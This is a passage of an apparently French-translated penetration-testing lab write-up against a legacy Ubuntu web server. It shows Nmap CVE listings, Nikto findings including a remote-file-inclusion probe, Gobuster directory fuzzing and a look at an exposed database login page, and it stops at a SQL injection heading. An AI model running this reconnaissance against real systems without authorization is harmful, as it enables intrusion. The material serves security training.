HTTPD:BAAB4065D254D64A717E8A5C847C7BCA 5.3 https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA| HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F 5.3 https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F| CVE-2022-37436 5.3 https://vulners.com/cve/CVE-2022-37436| CVE-2022-28614 5.3 https://vulners.com/cve/CVE-2022-28614| CVE-2022-28330 5.3 https://vulners.com/cve/CVE-2022-28330| CNVD-2023-30859 5.3 https://vulners.com/cnvd/CNVD-2023-30859| CNVD-2022-53582 5.3 https://vulners.com/cnvd/CNVD-2022-53582| CNVD-2022-51059 5.3 https://vulners.com/cnvd/CNVD-2022-51059| CNVD-2021-44766 5.3 https://vulners.com/cnvd/CNVD-2021-44766| CNVD-2020-46278 5.3 https://vulners.com/cnvd/CNVD-2020-46278| SSV:60788 5.1 https://vulners.com/seebug/SSV:60788 *EXPLOIT*| HTTPD:96CCBB8B74890DC94A45CD0955D35015 5.1 https://vulners.com/httpd/HTTPD:96CCBB8B74890DC94A45CD0955D35015| CVE-2013-1862 5.1 https://vulners.com/cve/CVE-2013-1862| SSV:96537 5.0 https://vulners.com/seebug/SSV:96537 *EXPLOIT*| SSV:62058 5.0 https://vulners.com/seebug/SSV:62058 *EXPLOIT*| SSV:61874 5.0 https://vulners.com/seebug/SSV:61874 *EXPLOIT*| HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9 5.0 https://vulners.com/httpd/HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9| HTTPD:6CA43FB8E8332E715522C8A6C24EC31E 5.0 https://vulners.com/httpd/HTTPD:6CA43FB8E8332E715522C8A6C24EC31E| HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8 5.0 https://vulners.com/httpd/HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8| HTTPD:423307886E19F2012B809EEB1E9C6846 5.0 https://vulners.com/httpd/HTTPD:423307886E19F2012B809EEB1E9C6846| HTTPD:1069F9C369A2B2B1C4F8A1AC73589169 5.0 https://vulners.com/httpd/HTTPD:1069F9C369A2B2B1C4F8A1AC73589169| EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D 5.0 https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D *EXPLOIT*| CVE-2015-3183 5.0 https://vulners.com/cve/CVE-2015-3183| CVE-2015-0228 5.0 https://vulners.com/cve/CVE-2015-0228| CVE-2014-0231 5.0 https://vulners.com/cve/CVE-2014-0231| CVE-2014-0098 5.0 https://vulners.com/cve/CVE-2014-0098| CVE-2013-6438 5.0 https://vulners.com/cve/CVE-2013-6438| CVE-2013-5704 5.0 https://vulners.com/cve/CVE-2013-5704| CNVD-2015-01691 5.0 https://vulners.com/cnvd/CNVD-2015-01691| 1337DAY-ID-28573 5.0 https://vulners.com/zdt/1337DAY-ID-28573 *EXPLOIT*| SSV:60905 4.3 https://vulners.com/seebug/SSV:60905 *EXPLOIT*| SSV:60657 4.3 https://vulners.com/seebug/SSV:60657 *EXPLOIT*| SSV:60653 4.3 https://vulners.com/seebug/SSV:60653 *EXPLOIT*| SSV:60345 4.3 https://vulners.com/seebug/SSV:60345 *EXPLOIT*| HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD 4.3 https://vulners.com/httpd/HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD| HTTPD:B07D6585013819446B5017BD7E358E6F 4.3 https://vulners.com/httpd/HTTPD:B07D6585013819446B5017BD7E358E6F| HTTPD:3D474EEBC8F5BC66AE37F523DD259829 4.3 https://vulners.com/httpd/HTTPD:3D474EEBC8F5BC66AE37F523DD259829| HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3 4.3 https://vulners.com/httpd/HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3| HTTPD:0F6B8D022A5D1C68540812E406264625 4.3 https://vulners.com/httpd/HTTPD:0F6B8D022A5D1C68540812E406264625| CVE-2016-8612 4.3 https://vulners.com/cve/CVE-2016-8612| CVE-2014-0118 4.3 https://vulners.com/cve/CVE-2014-0118| CVE-2013-1896 4.3 https://vulners.com/cve/CVE-2013-1896| CVE-2012-4558 4.3 https://vulners.com/cve/CVE-2012-4558| CVE-2012-3499 4.3 https://vulners.com/cve/CVE-2012-3499| CVE-2008-0455 4.3 https://vulners.com/cve/CVE-2008-0455|_ CVE-2012-2687 2.6 https://vulners.com/cve/CVE-2012-2687| http-useragent-tester:| Status for browser useragent: 200| Allowed User Agents:| Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)| libwww| lwp-trivial| libcurl-agent/1.0| PHP/| Python-urllib/2.5| GT::WWW| Snoopy| MFC_Tear_Sample| HTTP::Lite| PHPCrawl| URI::Fetch| Zend_Http_Client| http client| PECL::HTTP| Wget/1.13.4 (linux-gnu)|_ WWW-Mechanize/1.34| http-vhosts:|_128 names had status 200| http-traceroute:|_ Possible reverse proxy detected.111/tcp open rpcbind syn-ack ttl 63 2-4 (RPC #100000)| rpcinfo:| program version port/proto service| 100000 2,3,4 111/tcp rpcbind| 100000 2,3,4 111/udp rpcbind| 100000 3,4 111/tcp6 rpcbind| 100000 3,4 111/udp6 rpcbind| 100024 1 42841/udp status| 100024 1 48390/tcp status| 100024 1 49662/udp6 status|_ 100024 1 59283/tcp6 status48390/tcp open status syn-ack ttl 63 1 (RPC #100024)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning: Linux 2.6.X|3.XOS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3OS details: Linux 2.6.32 - 3.10Uptime guess: 199.640 days (since Tue Aug 5 01:03:05 2025)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=261 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:|_clock-skew: -2s|_dns-brute: Can't guess domain of "172.20.0.121"; use dns-brute.domain script argument.|_fcrdns: FAIL (No PTR record)| qscan:| PORT FAMILY MEAN (us) STDDEV LOSS (%)| 22 0 868.50 148.69 0.0%| 80 0 906.70 235.24 0.0%| 111 0 816.40 101.98 0.0%|_48390 0 909.80 228.91 0.0%|_ipidseq: All zeros|_path-mtu: PMTU == 1500
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Fri Feb 20 15:24:07 2026 -- 1 IP address (1 host up) scanned in 59.85 secondsPreuve (Résumé) :
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)80/tcp open http Apache httpd 2.2.22 ((Ubuntu))111/tcp open rpcbind 2-4 (RPC #100000)48390/tcp open status 1 (RPC #100024)Analyse de renseignement (Fingerprinting) : La combinaison des versions d'OpenSSH (5.9p1) et d'Apache (2.2.22) indique avec une forte probabilité que le système d'exploitation sous-jacent est un Ubuntu 12.04 LTS. Ce système est Legacy et contiendra de multiples vulnérabilités au niveau du noyau si un accès initial est obtenu.
1.2 Énumération Web (Nikto)
Sección titulada «1.2 Enumeración Web (Nikto)»Nous utiliserons nikto pour rechercher des vulnérabilités courantes et des erreurs de configuration sur le serveur web Apache.
- Nikto v2.5.0/+ Target Host: 172.20.0.121+ Target Port: 80+ GET /: Server may leak inodes via ETags, header found with file /, inode: 3803593, size: 7970, mtime: Thu Jun 8 21:18:30 2017. See: CVE-2003-1418:+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:+ HEAD Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.+ GET /index: Uncommon header 'tcn' found, with contents: list.+ GET /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275:+ OPTIONS OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .+ GET /css/: Directory indexing found.+ GET /css/: This might be interesting.+ GET /img/: Directory indexing found.+ GET /img/: This might be interesting.+ GET /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/:+ GET /view.php?ariadne=http://blog.cirt.net/rfiinc.txt?: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.+ GET /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.+ GET /README.md: Readme Found.Résultats pertinents :
- Indexation de répertoires : Les répertoires
/css/et/img/ont l'indexation de répertoires activée, permettant à un attaquant de voir la structure des fichiers. Cela représente une fuite d'informations (CWE-548). - Fréquence d'en-têtes de sécurité absents (X-Frame-Options, X-Content-Type-Options), ce qui facilite les attaques au niveau du client, bien qu'ils ne fournissent pas d'accès direct au serveur.
1.4 Fuzzing de répertoires (Gobuster)
Sección titulada «1.4 Fuzzing de Directorios (Gobuster)»Pour découvrir des chemins et des fichiers cachés non liés à la page principale, nous lancerons une attaque par force brute de répertoires en utilisant gobuster.
Commande :
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-4-web]└─$ gobuster dir -u http://192.168.20.190 -w /usr/share/seclists/Discovery/Web-Content/common.txt===============================================================Gobuster v3.8by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url:                     http://192.168.20.190[+] Method:                  GET[+] Threads:                 10[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt[+] Negative Status codes:   404[+] User Agent:              gobuster/3.8[+] Timeout:                 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/.hta                 (Status: 403) [Size: 286]/.htaccess            (Status: 403) [Size: 291]/.htpasswd            (Status: 403) [Size: 291]/LICENSE              (Status: 200) [Size: 1094]/cgi-bin/             (Status: 403) [Size: 290]/css                  (Status: 301) [Size: 314] [--> http://192.168.20.190/css/]/dbadmin              (Status: 301) [Size: 318] [--> http://192.168.20.190/dbadmin/]/img                  (Status: 301) [Size: 314] [--> http://192.168.20.190/img/]/index                (Status: 200) [Size: 7970]/index.html           (Status: 200) [Size: 7970]/js                   (Status: 301) [Size: 313] [--> http://192.168.20.190/js/]/package.json         (Status: 200) [Size: 789]/package              (Status: 200) [Size: 789]/server-status        (Status: 403) [Size: 295]/tools                (Status: 200) [Size: 8355]/vendor               (Status: 301) [Size: 317] [--> http://192.168.20.190/vendor/]/view                 (Status: 200) [Size: 0]Progress: 4750 / 4750 (100.00%)===============================================================Finished===============================================================
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-4-web]└─$
Résultats critiques :

/package.json(Status: 200) : L'analyse de ce fichier révèle que le site utilise un modèle frontend appelé « Creative » de Start Bootstrap (v3.3.7). Bien qu'il s'agisse d'une fuite d'informations, cela exclut l'utilisation d'un CMS complexe à la racine.
-
/tools(Status: 200) : Répertoire contenant des images.
-
/dbadmin(Status: 301) : Répertoire d'administration de la base de données exposé publiquement. L'exploration manuelle révèle le fichiertest_db.php.
-
/view.php(Status: 200) : Fichier de traitement de vues, candidat aux vulnérabilités d'inclusion.
2. ANALYSE DES VULNÉRABILITÉS ET EXPLOITATION
Sección titulada «2. ANÁLISIS DE VULNERABILIDADES Y EXPLOTACIÓN»2.1 Analyse du panneau d'administration (test_db.php)

Sección titulada «2.1 Análisis del Panel de Administración (test_db.php)»L'accès à /dbadmin/test_db.php révèle un formulaire d'authentification.

Nous avons utilisé un proxy (Burp Suite) pour intercepter la requête de connexion et analyser sa structure. L'absence d'un paramètre utilisateur (seul password est envoyé) indique un système d'authentification faible ou personnalisé.
2.2 Élimination de l'injection SQL (SQLMap)
